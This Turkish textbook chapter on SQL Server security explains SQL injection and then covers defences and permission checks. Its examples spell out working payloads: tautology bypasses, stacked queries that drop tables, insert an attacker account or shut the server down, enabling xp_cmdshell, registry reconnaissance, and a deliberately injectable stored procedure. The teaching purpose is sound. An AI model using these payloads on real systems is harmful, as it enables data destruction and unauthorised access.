SORGU VE ERİŞİM GÜVENLİĞİ

18

SQL Server veritabanı yönetim sisteminde, veri ekleme, güncelleme, düzenleme, silme ve diğer yönetim fonksiyonlarını gerçekleştirecek ifadelerin tümü nesnedir. Nesnelerin erişimini yönetmek için izinler kullanılır.

Tüm işlemlerin nesne ve izinler ile yapılıyor olması, veritabanı programlama ve yönetimi daha disiplinli yapmayı zorunlu hale getirir. Ayrıca, veritabanında veri güvenliği, sadece nesne izinlerinin ayarlanması ile tamamlanmaz. Veriye izinsiz erişim ve geliştirici hatalarından dolayı gerçekleşen güvenlik zafiyetlerinin de düzenlenmesi gerekir.

Sorgu ve Erişim Güvenliği bölümünde ilk olarak, sorgu bazında veritabanı güvenliği kavramı ve SQL Injection gibi, önemli bir güvenlik zafiyetini inceleyeceğiz. Daha sonra, erişim güvenliği konusuna giriş yaparak, güvenlik ve erişim ile ilgili alınabilecek önlemleri inceleyeceğiz.

SQL Injection

Veritabanı programcıları veri ekleme, güncelleme, düzenleme ve silme gibi işlemler için istemci ve sunucu tarafında özel yazılımlar geliştirirler. Bir istemciden sunucuya ulaştırılan veri, istemci için hiç bir anlam ifade etmeyen basit metinsel değerlerdir. Veritabanı programlama dilini tanıyan tek yapı, veritabanı motorudur. Bu nedenle, istemcide hatalı kod bile yazılsa, sorgu sunucuya gidene kadar hata alınmaz. Aynı zamanda, gönderilen SQL kodlarının, veritabanına ulaşana kadar, hangi işlemi yapabileceğinin de bilinememesi anlamına gelir.

İstemci ve sunucunun, birbirine bu kadar yabancı olduğu mimaride, kötü niyetli kişiler, bu zafiyeti kullanarak, SQL kodları arasına kendi istedikleri ve gerçek sorgunun amacından farklı olarak çalışmasını sağlayacak komutlar enjekte (ekler) eder. Veritabanı özelliklerinin bu şekilde kötü niyetli kullanılmasına SQL Injection denir.

SQL Injection, veritabanı yönetim sisteminin mimarisinden çok, veritabanı programcısı ve yöneticisinin zafiyet ve bilgi eksikliğinden kaynaklanır. Veritabanı sunucu mimarinin derinliklerine inilirse, veritabanı yönetim sistemi yazılımının da önemli bir payı vardır. Ancak SQL Injection için kullanılan yöntemlerin neredeyse tamamı, tüm veritabanı yönetim sistemlerinde güvenli hale getirilebilir.

SQL Injection bölümünde, veritabanı programlama komutlarını kullanarak, izinsiz komut çalıştırma, sorgu arasına kod enjekte etme gibi yöntemleri inceleyeceğiz.

SQL Injection Kullanımı

SQL Injection, veritabanı sunucusuna gönderilen sorgu bloğuna, yeni bir sorgu sıkıştırma yöntemi ile gerçekleşir. Bu işlemi anlatabilmek için en temel haliyle bir SQL sorgusu oluşturalım.

Bir ürün sorgulamak için aşağıdaki sorgu kullanılır.

```
SELECT * FROM Production.Product WHERE ProductID = 1;
```

	ProductID	Name	ProductNumber	MakeFlag	FinishedGoodsFlag	Color	SafetyStockLevel	ReorderPoint	StandardCost	ListPrice
1	1	Adjustable Race	AR-5381	0	0	NULL	1000	750	0,00	0,00

Sorgu sonucunda, **`ProductID`** değeri `1` olan tek bir kayıt görüntülenir. Normal kullanımda bu sorguda bir hata ya da güvenlik zafiyeti yoktur. Ancak, veritabanı mimarisi ve motorunun çalışma modelini kötü niyetli olarak kullanmak mümkündür. Bu sorguya küçük bir ekleme yaparak tekrar çalıştıralım.

```
SELECT * FROM Production.Product WHERE ProductID = 1 OR 1=1;
```

	ProductID	Name	ProductNumber	MakeFlag	FinishedGoodsFlag	Color	SafetyStockLevel	ReorderPoint	StandardCost	ListPrice
1	1	Adjustable Race	AR-5381	0	0	NULL	1000	750	0,00	0,00
2	2	Bearing Ball	BA-8327	0	0	NULL	1000	750	0,00	0,00
3	3	BB Ball Bearing	BE-2349	1	0	NULL	800	600	0,00	0,00
4	4	Headset Ball Bearings	BE-2908	0	0	NULL	800	600	0,00	0,00
5	316	Blade	BL-2036	1	0	NULL	800	600	0,00	0,00
6	317	LL Crankarm	CA-5965	0	0	Black	500	375	0,00	0,00
7	318	ML Crankarm	CA-6738	0	0	Black	500	375	0,00	0,00

Sorguya dışarıdan müdahale ettiğimiz için tüm kayıtlar listelendi. Senaryo bu kadar basit değildir. Veritabanı sorguları uygulama içerisinde çalıştırılmak üzere hazırlanırlar. Örneğin; bir web sitesinde kullanıcı bilgisi, QueryString aracılığı ile `ID` olarak yönetiliyor ise, aşağıdaki gibi bir URI oluşacaktır.

```
www.dijibil.com/index.aspx?userID=1;
```

ASP.NET uygulamasında bu URI'nin anlamı, "*1 UserID'li kullanıcıyı veritabanından getir*" ifadesiyle eş değerdir.

ASP.NET tarafında bir önlem alınmadığı taktirde aşağıdaki gibi bir kullanım ile veritabanındaki tüm kullanıcılar web sitesinde listelenebilecektir.

```
www.dijibil.com/index.aspx?userID=1' OR 1=1;--
```

Aynı şekilde, bu yöntem bir kullanıcı giriş formunda da kullanılabilir. Bu örnekleri incelemeye devam edeceğiz.

Daha önceki bölüm çalışmalarımızda **`Kullanicilar`** adında bir tablo oluşturmuştuk. Bu tablonun yapısı ve içeriği aşağıdaki gibidir.

	KullaniciID	KullaniciAd	Sifre	Email	Telefon
1	1	CihanOzhan	cihan.sifre	cihan.ozhan@hotmail.com	02223456789
2	2	testUser	sifre.test	user@test.com	2233567890

`Email` adresi üzerinden bir sorgu oluşturarak ilişkili kaydı getirelim.

```
SELECT * FROM Kullanicilar WHERE Email = 'cihan.ozhan@hotmail.com';
```

	KullaniciID	KullaniciAd	Sifre	Email	Telefon
1	1	CihanOzhan	cihan.sifre	cihan.ozhan@hotmail.com	02223456789

Sorgu sonucunda, tek bir kayıt getirilecektir. Çünkü kullanıcılar benzersiz email adresleri ile kaydedilirler.

Bu sorguya müdahale ederek tüm kullanıcıları getirebiliriz.

```
SELECT * FROM Kullanicilar WHERE Email = 'dijibil' OR 'x'='x';
```

	KullaniciID	KullaniciAd	Sifre	Email	Telefon
1	1	CihanOzhan	cihan.sifre	cihan.ozhan@hotmail.com	02223456789
2	2	testUser	sifre.test	user@test.com	2233567890

Tabloda iki kaydımız vardı. Bu kayıtların tamamı listelendi. Sorgu içerisinde yazdığımız **dijibil** metninin hiç bir özelliği yoktur. O kısım tamamen boş da bırakılabilirdi. Önemli olan; **OR** ve devamında eklediğimiz ifadedir.

Veritabanına boş değer göndererek tüm kayıtları listelemek, sizi şaşırtabilir miydi? O halde yapalım.

```
SELECT KullaniciAd, Email FROM Kullanicilar
WHERE KullaniciAd = '' OR ''='' AND Sifre = '' OR ''='';
```

	KullaniciAd	Email
1	CihanOzhan	cihan.ozhan@hotmail.com
2	testUser	user@test.com

Sorgu içerisinde hiç bir değer göndermedik. Ancak tablodaki tüm kayıtları listeledik. SQL Injection'ı tehlikeli hale getiren özelliklerinden biriyse, neredeyse tüm sorguların çalıştırılabiliyor olmasıdır.

Basit ve masum bir **SELECT** cümlesi içerisinde **DROP TABLE** ifadesini ekleyerek, farklı bir tabloyu silmek yeteri kadar tehlikeli midir? Evet, bu daha başlangıç!

```
SELECT * FROM Kullanicilar
WHERE Email = 'x'; DROP TABLE Urunler; --';
```

Bu sorgu çalıştığında **Urunler** tablosunun silindiğine emin olabilirsiniz.

SQL Injection, otomatik işlemler gerçekleştirebilecek yazılımlar ile **Brute Force** saldırıları da gerçekleştirmeye imkan verir. Gerekli güvenlik önlemleri alınmamış bir sorgu, otomatik bir algoritma ile deneme-yanılma yöntemiyle çalışacak bir saldırı silahı haline gelebilir.

```
SELECT * FROM Kullanicilar
WHERE Email = 'hacker@deneme.com' AND Sifre = 'merhaba123'
```

Bu sorgunun, programcı tarafından kullanılan sorgudan farkı yoktur. Ancak, dışarıdan gelen veri ve erişim sınırlandırılmadığı takdirde, kötü niyetli kullanıcı bu sorguyu istediği gibi çalıştırabilir. **Email** ve **Sifre** sütunlarına, otomatik olarak değişecek ve sürekli deneme yapacak bir yazılım ile sisteme erişim sağlamak isteyebilir. Doğru bilgiler bulunduğunda, veritabanı **True** değerini döndürecektir.

SQL Injection ile bir **SELECT** sorgusu gerçekleşirken, sorgu arasında bir veri eklemesi gerçekleştirilebilir.

```
SELECT * FROM Kullanicilar
WHERE Email = 'x';
 INSERT INTO Kullanicilar (KullaniciID, KullaniciAd,Sifre,Email,Telefon)
 VALUES (5, 'saldirgan','sifre11','test@test.com',01234567890);--';
```

	KullaniciID	KullaniciAd	Sifre	Email	Telefon
1	1	CihanOzhan	cihan.sifre	cihan.ozhan@hotmail.com	02223456789
2	2	testUser	sifre.test	user@test.com	2233567890
3	5	saldirgan	sifre11	test@test.com	1234567890

Sorgu çalışır ve saldırgan artık sistemin bir kullanıcısı haline gelmiştir.

Saldırgan, benzer bir yapı kullanarak, eklediği kullanıcıyı güncelleyebilir.

```
SELECT * FROM Kullanicilar
WHERE Email = 'x';
      UPDATE Kullanicilar
      SET Email = 'hacked@test.com'
      WHERE Email = 'test@test.com';
```

3	5	saldirgan	sifre11	hacked@test.com	1234567890

Basit bir **KullanıcıAd** sorgulama SQL ifadesini, tehlikeli hale getirmek için **Escape** karakteri de kullanılabilir.

Normal sorgu aşağıdaki gibidir.

```
SELECT * FROM Kullanicilar
WHERE KullaniciAd = 'CihanOzhan';
```

SQL enjekte edilmiş hali aşağıdaki gibidir:

```
SELECT * FROM Kullanicilar
WHERE KullaniciAd = '\''; DROP TABLE Siparisler; --';
```

Escape ile sorgu kesildi ve hemen peşinde, **DROP TABLE** ifadesi çalıştırıldı.

Veritabanındaki izinler ve programsal yönetimin önemini anlamış olmalısınız.

Bu hataları yapmamak için neler yapılması gerektiğini ilerleyen kısımlarda inceleyeceğiz. Ancak, SQL Injection'ın neler yapabildiğini ve tehlikelerini biraz daha inceleyelim.

Geliştirici basit bir sorgu yazarak uzaktaki SQL Server sunucusu üzerinde bu sorguları çalıştırabiliyor. Bu tür canlı bir senaryoda yapılabilecek en önemli saldırılardan biri, veritabanı sunucusunu kapatmaktır. Bir e-ticaret sitesinin veritabanı sunucusunu kapatma saldırısı yapıldığını düşünmek bile oluşabilecek felaketleri anlamaya yetecektir. Bu senaryo daha da geliştirilebilir. IIS'e kadar erişebilecek bir risk söz konusudur.

SELECT sorgusuna kod enjekte ederek veritabanı sunucusunu kapatalım.

```
SELECT KullaniciAd FROM Kullanicilar WHERE KullaniciAd = '';
SHUTDOWN WITH NOWAIT;
' AND Sifre='';
```

SHUTDOWN komutu, SQL Server'da yürürlükteki işlem ve oturumlar sonlandığında veritabanı sunucusunun kapatılmasını sağlar. Ancak, **SHUTDOWN WITH NOWAIT** olarak kullanılması, bekleme yapmadan hemen kapat anlamına gelir. Bu durumda, hiç bir işlem beklenmeden tüm işlemler kesilir ve sunucu kapatılır. Siparişler, ürün takipleri, ödemeler ve bu işlemleri gerçekleştirmek için oluşturulmuş transaction'ların sonucunda oluşabilecek sorunlar büyük olacaktır.

Dışarıdan aldığı bir saldırı ile, veritabanı sunucusu kapatılan bir e-ticaret firmasının iflas etmesi gerçekleşmiş bir olaydır. Bu tür saldırılardan etkilenilmesi, müşterilerin firmaya olan güvenini yitirmesini sağlar.

Durum bu kadarla da sınırlı değildir. SQL Server'da, veritabanı sunucusu içerisinden işletim sistemini yönetmek için tasarlanmış nesneler ve ifadeler vardır. Bunların en önemlilerinden biri, **xp_cmdshell**'dir. Varsayılan olarak, neredeyse hiç bir hosting firması bu nesneye erişim izni vermez. Ancak, kendi sunucunuzu kullanıyorsanız güvenlik sizden sorulacaktır.

Basit bir **SELECT** sorgusuna **xp_cmdshell**'i aktif edecek bir SQL enjekte edelim.

```
SELECT * FROM Kullanicilar
WHERE KullaniciAd = 'x' AND
      KullaniciID IS NULL;
 EXEC sp_configure 'show advanced options',1;
 RECONFIGURE;
 EXEC sp_configure 'xp_cmdshell',1;
 RECONFIGURE
```

Bu sorgu çalışırken **SQL Profiler** ile izlendiğinde, yaptığı işlemin aşağıdaki sorgu ile eş değer olduğu görülebilir.

```
EXEC sp_configure 'xp_cmdshell',1;
```

```
Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement to install.
```

xp_cmdshell gibi, **xp_regread** **Extented Sproc**'lar da benzer şekilde kullanılabilir. **xp_regread** ile neler yapılabileceğine bakalım.

İşletim sisteminin versiyonunu öğrenelim.

```
DECLARE @IsletimSistemi VARCHAR(100)
EXECUTE xp_regread 'HKEY_LOCAL_MACHINE',
   'SOFTWARE\Microsoft\Windows NT\CurrentVersion', 'ProductName',
@IsletimSistemi OUTPUT;
PRINT @IsletimSistemi;
```

```
Windows 7 Ultimate
```

Sunucu adı, servis adı ve SQL Server'ın kullandığı port gibi birçok bilgi elde edilebilir.

```
SELECT @@SERVERNAME AS SunucuAd, @@SERVICENAME AS ServisAd;
DECLARE @value VARCHAR(20);
DECLARE @key VARCHAR(100);
IF ISNULL(CHARINDEX('\', @@SERVERNAME, 0), 0) > 0
BEGIN
 SET @key = 'SOFTWARE\Microsoft\Microsoft SQL Server\' + @@servicename
 + '\MSSQLServer\SuperSocketNetLib\Tcp';
END
```

```
ELSE
BEGIN
 SET @key =  'SOFTWARE\MICROSOFT\MSSQLSERVER\MSSQLSERVER\
SUPERSOCKETNETLIB\TCP';
END
SELECT @KEY as [Key]
EXEC master..xp_regread
   @rootkey = 'HKEY_LOCAL_MACHINE',
   @key = @key,
   @value_name = 'TcpPort',
   @value = @value OUTPUT
SELECT 'Port Numarası : ' + CAST(@value AS VARCHAR(5)) AS
PortNumber;
```

	SunucuAd	ServisAd
1	DIJIBIL-PC	MSSQLSERVER

	Key
1	SOFTWARE\MICROSOFT\MSSQLSERVER\MSSQLSERVER\SUPERSOCKETNETLIB\TCP

	PortNumber
1	Port Numarası : 1433

Yukarıda incelediğimiz SQL Injection yöntemleri temel ve orta seviyedir. Sadece bu saldırı yöntemleri ile geliştirici ve DBA'lerin nelere dikkat etmesi gerektiğini inceledik. Daha ileri seviye ve karmaşık, uzun SQL enjeksiyon sorguları kullanılabilir.

Stored Procedure İle SQL Injection

SQL Injection'ı engellemek için bilinen yanlışlardan biri de Stored Procedure kullanıldığı takdirde SQL Injection saldırılarına maruz kalınmayacağıdır. Stored Procedure kullanımı bazı saldırıları yöntemlerini kısıtladığı için kod enjektesini de kısıtlayacaktır. Ancak önemli olan, prosedür içerisindeki kodların, enjeksiyona uğramayacak şekilde güvenli kod yazım teknikleriyle geliştirilmesidir.

Bir kullanıcı doğrulama prosedürü geliştirelim.

```
CREATE PROCEDURE KullaniciDogrula
    @kullaniciAd VARCHAR(50),
    @sifre       VARCHAR(50)
AS
BEGIN
    DECLARE @sql NVARCHAR(500);
    SET @sql = 'SELECT * FROM Kullanicilar
                WHERE KullaniciAd = ''' + @kullaniciAd + '''
                AND Sifre = ''' + @sifre + ''' ';
    EXEC(@sql);
END;
```

Prosedürü kullanarak bir kullanıcı girişini doğrulayalım.

```
EXEC KullaniciDogrula 'cihanozhan', 'cihan.sifre';
```

	KullaniciID	KullaniciAd	Sifre	Email	Telefon
1	1	CihanOzhan	cihan.sifre	cihan.ozhan@hotmail.com	02223456789

Doğrulama işlemi başarıyla gerçekleşti. Ancak önceki tecrübelerimizden biliyoruz ki, sorgunun başarıyla çalışması enjeksiyona karşı da güvenli olduğu anlamına gelmez. Prosedür içerisinde kullanılan tek tırnaklı ve dışarıdan değişken ile alınan değeri doğrudan **SELECT** sorgusu içerisinde kullanma yöntemi bu prosedürü de enjeksiyona açık hale getirir.

Enjeksiyona karşı basit tedbirlerden biri olarak, tek tırnak kullanılmadan prosedür içeriği oluşturulmalıdır.

```
CREATE PROCEDURE KullaniciDogrula
    @kullaniciAd VARCHAR(50),
    @sifre       VARCHAR(50)
AS
BEGIN
    SELECT * FROM Kullanicilar
    WHERE KullaniciAd = @kullaniciAd
    AND Sifre = @sifre;
END;
```

Elbette, tek tırnak kullanımını engellemek tek başına yeterli değildir. Prosedür kullanımının gücü, prosedürün içerisinde, birçok programlama yöntemini kullanarak, dışarıdan alınan verinin işlenmesi ve belirli şartlara uygun hale getirilmesidir.

Prosedür ile enjeksiyon kullanımını incelemek için, daha önce oluşturduğumuz ve ürün arama işlemini gerçekleştiren **pr_UrunAra** prosedürünü ele alabiliriz.

```
ALTER PROCEDURE pr_UrunAra
  @ara VARCHAR(50)
AS
BEGIN
  DECLARE @sorgu VARCHAR(100)
  SET @sorgu = 'SELECT * FROM Production.Product
                WHERE Name LIKE ''%' + @ara + '%'''
  EXEC(@sorgu)
END;
```

NOT Daha önceki uygulamalarda oluşturduğumuz, **pr_UrunAra** prosedürünü kullanmadıysanız **ALTER** yerine **CREATE** kullanarak prosedürü oluşturabilirsiniz.

Prosedürün kullanımı aşağıdaki gibidir.

```
EXEC pr_UrunAra 'just';
```

	ProductID	Name	ProductNumber	MakeFlag	FinishedGoodsFlag	Color	SafetyStockLevel	ReorderPoint	StandardCost	ListPrice
1	1	Adjustable Race	AR-5381	0	0	NULL	1000	750	0,00	0,00

SELECT sorgusunu prosedür içerisine almamız SQL Injection işlemini engellemeyecektir. Bu prosedürün, aşağıdaki kod enjekte edilebilir **SELECT** sorgusundan bir farkı yoktur.

```
SELECT * FROM Production.Product WHERE Name LIKE '%just' or 1=1;--%';
```

Sorgu sonucunda, tüm ürünler listelendi.

Prosedürün, kod enjekte edilebilir olduğunu test edelim.

```
DECLARE @ara VARCHAR(20);
SET @ara = '%just'' OR 1=1;--%';
EXEC pr_UrunAra @ara;
```

	ProductID	Name	ProductNumber	MakeFlag	FinishedGoodsFlag	Color	SafetyStockLevel	ReorderPoint	StandardCost	ListPrice
1	1	Adjustable Race	AR-5381	0	0	NULL	1000	750	0,00	0,00
2	2	Bearing Ball	BA-8327	0	0	NULL	1000	750	0,00	0,00
3	3	BB Ball Bearing	BE-2349	1	0	NULL	800	600	0,00	0,00
4	4	Headset Ball Bearings	BE-2908	0	0	NULL	800	600	0,00	0,00
5	316	Blade	BL-2036	1	0	NULL	800	600	0,00	0,00
6	317	LL Crankarm	CA-5965	0	0	Black	500	375	0,00	0,00
7	318	ML Crankarm	CA-6738	0	0	Black	500	375	0,00	0,00

`just` kriteri ile arama işleminde tek bir kayıt dönmesi gerekirken, tüm ürünler listelendi.

Saldırılara Karşı Korunma Yöntemleri

Sadece SQL saldırıları değil, yazılımlara birçok şekilde saldırı düzenlenebilmektedir. Bunların tespiti ve giderilmesi teknik olarak mümkündür. İyi bir yazılım ve veritabanı geliştiricisi için, gerekli tespitleri yapmak ve bu güvenlik açıklarını gidermek için bazı püf noktalarına değineceğiz.

Karakter Filtreleyin

Gerçekleştirdiğimiz SQL Injection test çalışmalarının birçoğunda özel karakterler kullandık. Bu karakterlerin çoğu, SQL Server tablosundaki veri içerisinde kullanılmayacaktır. Örneğin; bir isim ya da email bilgisi içerisinde tek tırnak ya da boşluk gibi karakterler kullanılmaz. İlgili sütunlara gönderilecek bu tür verilerin filtrelenmesi gerekir. Genel olarak yazılımlarda özel karakterler filtrelenirler. İyi bir güvenlik için bu karakterlerin filtrelenmesi, SQL Injection saldırılarını önlemede önemli bir fayda sağlar.

Veri filtreleme işlemi, uygulama ve veritabanı olmak üzere iki katmanda da yapılabilir. Uygulama yazılımı katmanında, kullanıcıdan alınan hiç bir veri, kontrol edilmeden ve filtreleme işlemine tabi tutulmadan veritabanına gönderilmemelidir. Veritabanı katmanında da, uygulama katmanından gelen veriler hiç filtrelenmiyormuş gibi düşünülerek filtreleme işlemine tabi tutulmalıdır. Filtreleme işlemi, iki katmanda da performans açısından küçük bir kayba neden olsa da, kazandırdığı veri güvenliğinin yanında bu performans kaybı önemli değildir.

Geniş çaplı uygulamalarda veritabanı ve uygulama katmanının geliştiricileri farklıdır. Bazen iki katmanda da birden fazla geliştirici görev alabilmektedir.

Filtreleme ve güvenlik görevini, veritabanında performans kaybı yaşatmamak için uygulama yazılımı tarafına bırakmak doğru değildir. Çünkü her geliştiricinin güvenlik ve yazılım bilgisi, bu önlemleri almak için yeterli olmayabilir. Ya da bu önlemleri almaya gerek duymayabilir. Halbuki bu tür önlemler bir güvenlik standardı olarak kullanılmalıdır.

SQL Server, metinsel verilerin düzenlenmesi için birçok fonksiyona sahiptir. Filtreleme işlemlerinde bu fonksiyonlar kullanılarak, filtreleme işlemleri kolay ve hızlı hale getirilebilir.

Örneğin; kullanılan tek tırnakları çift tırnağa dönüştürmek için **REPLACE** fonksiyonu kullanılabilir.

Orjinal Metin: *'SQL' Injection*

```
SELECT REPLACE('''SQL'' Injection','''','""');
```

İşlenmiş Metin: *"SQL" Injection*

Dikkat edilmesi gereken önemli bir konu da, sütun ya da benzeri nesne isimlerinin aralarında boşluk olmamasıdır. **Management Studio**'da bir sütun oluştururken isim olarak arasında boşluk olan bir isim belirlendiğinde, SQL Server otomatik olarak bu nesne ismini kare parantez (`[ ]`) içerisine alacaktır. Bu kural, geliştiriciler için de geçerli olmalıdır.

Bir metni kare parantez içerisine almak için **QUOTENAME** fonksiyonu kullanılabilir.

```
SELECT QUOTENAME('Kullanıcı Adı');
```

	(No column name)
1	[Kullanici Adi]

Kullandığımız bu fonksiyonlar gibi, metin içerisinden ve kenarlarından boşlukları silen fonksiyon gibi birçok farklı fonksiyon kullanılabilir.

Kayıt Uzunluklarını Sınırlayın

SQL saldırılarında sorgu kayıt uzunluğu önemlidir. Tablodaki bir sütun için 10 karakterlik bir uzunluk ayrıldıysa, sorguların da bu karakter uzunluğundan fazla bir değeri kabul etmemesi gerekir.

Karakter uzunluğu konusu mimari açıdan şu şekilde ele alınmalıdır. Veritabanı katmanı ve uygulama katmanı arasında, sorgu ve servis katmanları bulunabilir. En alt katman olan veritabanındaki sütun uzunluğu 10 karakter ile sınırlıysa, tüm sorgularda ve bu alan için oluşturulan değişkenlerde de 10 karakterlik bir uzunluk kullanılmalıdır. Aynı zamanda, oluşturulan servisler ve uygulama arayüzünde, kullanıcının veri girişi yaptığı ekranlardaki veri giriş kontrollerinde (Input, TextBox vb.) de 10 karakter uzunluk sınırı bulunmalıdır.

Veri Tiplerini Kontrol Edin

Kayıt uzunluğunda olduğu gibi, uygulama katmanı, veritabanı katmanı ve ara katmanlardaki aynı işi yapan tüm veri tipleri aynı olmalıdır. Kullanıcıdan sayısal bir değer alınması gerekiyorsa, metinsel ya da bir tarih türünü değer olarak almamalıdır. Bu işlemin uygulama katmanındaki yazılım ile kontrol edilmesi gerekir.

Yetkileri Sınırlandırın

Bölümün ilerleyen kısımlarında inceleyeceğimiz izinler ve yetkilerin minimum seviyede olması önerilir. Bir kullanıcı, sadece **`SELECT`** ile veri seçme işlemi gerçekleştirme görevine sahipse; **`INSERT`**, **`UPDATE`** ve **`DELETE`** gibi izinlere sahip olmaması gerekir.

Uygulamaları Tarayın

Ne kadar dikkat edilirse edilsin, yazılımlarda mutlaka güvenlik açıkları ve yazılımsal hatalar olacaktır. Bu hataların giderilmesi için tespit edilmesi gerekir. İş gücü, hız ve beceriklilik açısından bu işi belirli çerçevelerde insanlardan daha verimli yapabilecek açık tarama ve güvenlik test uygulamaları mevcuttur. Bu tür uygulamalar ile güvenlik analizleri yapılarak, zafiyet noktaları belirlenmeli ve geliştirme ekipleriyle ilgili güvenlik zafiyetleri giderilmelidir.

Erişim Güvenliği

SQL Server 2012 veritabanı, geliştirme ortamı, kurum ve işletmeler tarafından kullanılmaktadır. Bu kuruluşların, bir çok işlem için kullanılan veritabanları, özel ve gizliliği yüksek, korunması gereken verilerin tutulduğu veritabanları vardır. Bir kuruluşum mali gelir-gider hesapları ya da en özel örneklerden biri olan, bankaların milyonlarca kullanıcılarının hesap bilgileri, hesap hareketleri gibi çok özel bilgiler veritabanlarında tutulur.

Bu kadar özel bilgilerin tutulduğu veritabanlarının normal kullanıcılar ve kuruluş çalışanları için, çeşitli izin ve kısıtlamalar dahilinde kullanıma açılmalı ve dışarıdan izinsiz erişmeye çalışacak kötü niyetli kişiler (bilgisayar korsanı) için verilere erişilemez hale getirilmelidir.

Tüm bu süreci yönetmesi gereken kişi SQL Server DBA'dir. Veritabanı yöneticisi, bu izin ve yetkileri ayarlamak için kullanıcı oturumları oluşturur, oturum izinlerini yapılandırır ve roller atar. Atanan izin ve roller ile kullanıcıların hangi nesne ve veri kümelerine erişebileceğini, bu veriler üzerinde ne tür işlemler yapabileceği ayarlanmalıdır.

Güvenliği yönetirken hedef şunlar olmalıdır.

- Kullanıcıların veriye erişim ihtiyacı ile sizin veriye yetkisiz erişimi engelleme ihtiyacını dengeleyin.
- Veritabanı izinlerini, kullanıcıların yetkisiz ve zararlı komutları çalıştırmasını zorlaştıracak hale getirin.
- Güvenlik denetimlerini sürekli hale getirin.
- Sadece veritabanı güvenliği yeterli değildir. Sistem ve network güvenliğinin yeterli olup olmadığı konusunda sistem ve network uzmanları ile koordineli ihtiyaç analizi ve güvenlik testleri gerçekleştirin.
- Kullanıcı, roller ve gruplardan kaynaklanabilecek, yanlış kullanıcıların yetkilendirilmesi gibi güvenlik zaafiyetlerini yönetin.

Erişim Güvenliğine Genel Bakış

Birçok veritabanı nesne yönelimli olsa da temel nesne olarak farklı yapı ve yönetim modelini kullanır. SQL Server, veritabanındaki tüm nesneleri şemalarla yönetir. Her şema roller tarafından sahiplenilir. Bu yapı, SQL Server içerisinde nesnel ilişkilendirmenin temellerini oluşturur. Bazı durumlarda şemalar ile tasarlanan sistemler içinden çıkılmaz alt sorunlara sebep olabilir. Bunun sebebi; sahiplik zincirinin hatalı oluşturulmasıdır.

İzinlerini Anlamak

Veritabanı, güvenlik esaslarına verilebilecek izinlere sahiptir. Bu izinler, bir anahtar kelime ya da verilen izni belirten anahtar kelimelerle başlayabilir. Veritabanında veri erişimi ve yönetimini sağlamak için kullanılan izinler, nesnelerin erişim ve üzerinde işlem yapma yetenekleri kazanmasını sağlarlar.

Verilen İzinleri Sınamak

Sunucu kapsamındaki her nesne belirli izinlere sahiptir. Bu izinlerin izin hiyerarşisi hakkında bilgi alabilmek için **sys.fn_builtin_permissions** isimli **built-in** fonksiyonu kullanılır.

Söz Dizimi:

```
SELECT * FROM sys.fn_builtin_permissions( DEFAULT | NULL | nesne_ismi );
```

Yerleşik izinlerin tam listesini öğrenebilmek için, fonksiyona **DEFAULT** ya da **NULL** parametresi verilebilir.

```
SELECT * FROM sys.fn_builtin_permissions(default);
```

	class_desc	permission_name	type	covering_permission_name	parent_class_desc	parent_covering_permission_name
1	DATABASE	CREATE TABLE	CRTB	ALTER	SERVER	CONTROL SERVER
2	DATABASE	CREATE VIEW	CRVW	ALTER	SERVER	CONTROL SERVER
3	DATABASE	CREATE PROCEDURE	CRPR	ALTER	SERVER	CONTROL SERVER
4	DATABASE	CREATE FUNCTION	CRFN	ALTER	SERVER	CONTROL SERVER
5	DATABASE	CREATE RULE	CRRU	ALTER	SERVER	CONTROL SERVER
6	DATABASE	CREATE DEFAULT	CRDF	ALTER	SERVER	CONTROL SERVER
7	DATABASE	BACKUP DATABASE	BADB	CONTROL	SERVER	CONTROL SERVER

default parametresi yerine, **sys.fn_builtin_permissions(NULL)** olarak da kullanılabilirdi.

Bu fonksiyon ile bir nesnenin izin hiyerarşisini elde etmek için parametre olarak nesne ismi verilebilir.

DATABASE nesnesinin izinlerini görüntüleyelim.

```
SELECT * FROM sys.fn_builtin_permissions('DATABASE');
```

	class_desc	permission_name	type	covering_permission_name	parent_class_desc	parent_covering_permission_name
1	DATABASE	CREATE TABLE	CRTB	ALTER	SERVER	CONTROL SERVER
2	DATABASE	CREATE VIEW	CRVW	ALTER	SERVER	CONTROL SERVER
3	DATABASE	CREATE PROCEDURE	CRPR	ALTER	SERVER	CONTROL SERVER
4	DATABASE	CREATE FUNCTION	CRFN	ALTER	SERVER	CONTROL SERVER
5	DATABASE	CREATE RULE	CRRU	ALTER	SERVER	CONTROL SERVER
6	DATABASE	CREATE DEFAULT	CRDF	ALTER	SERVER	CONTROL SERVER
7	DATABASE	BACKUP DATABASE	BADB	CONTROL	SERVER	CONTROL SERVER

Bir login ya da bir sertifikanın da izinleri öğrenilebilmektedir.

```
SELECT * FROM sys.fn_builtin_permissions('CERTIFICATE');
```

	class_desc	permission_name	type	covering_permission_name	parent_class_desc	parent_covering_permission_name
1	CERTIFICATE	VIEW DEFINITION	VW	CONTROL	DATABASE	VIEW DEFINITION
2	CERTIFICATE	REFERENCES	RF	CONTROL	DATABASE	REFERENCES
3	CERTIFICATE	ALTER	AL	CONTROL	DATABASE	ALTER ANY CERTIFICATE
4	CERTIFICATE	TAKE OWNERSHIP	TO	CONTROL	DATABASE	CONTROL
5	CERTIFICATE	CONTROL	CL		DATABASE	CONTROL

İzinleri öğrenilebilecek nesnelerin bir listesini almak için aşağıdaki sorgu kullanılabilir.

```
SELECT * FROM sys.fn_builtin_permissions(default)
WHERE permission_name = 'SELECT';
```

	class_desc	permission_name	type	covering_permission_name	parent_class_desc	parent_covering_permission_name
1	DATABASE	SELECT	SL	CONTROL	SERVER	CONTROL SERVER
2	OBJECT	SELECT	SL	RECEIVE	SCHEMA	SELECT
3	SCHEMA	SELECT	SL	CONTROL	DATABASE	SELECT

SQL Server Kimlik Doğrulama Yöntemleri

SQL Server, dışarıdan erişimleri kimlik doğrulama ile gerçekleştirir. SQL Server güvenlik modeli, iki tür kimlik doğrulama moduna sahiptir.

- **Windows Kimlik Doğrulaması (Windows Authentication Only):** Veritabanına, lokal ağ üzerinden erişebilmek için kullanılabilir.
- **Karışık Güvenlik (Mixed Security):** Yerel ağ dışından erişimlerde, uzak bağlantı ve Windows kullanılmayan alanlardan veritabanına erişim için kullanılabilir.

Bu güvenlik modları, sunucu seviyeli yapılandırma için kullanılır. Bu işlem sistem bazında değil, veritabanı sunucu kopyası bazında gerçekleştirilir. Yani, her sunucu kopyası için farklı güvenlik yapılandırılması gerçekleştirilebilir.

Windows Kimlik Doğrulaması

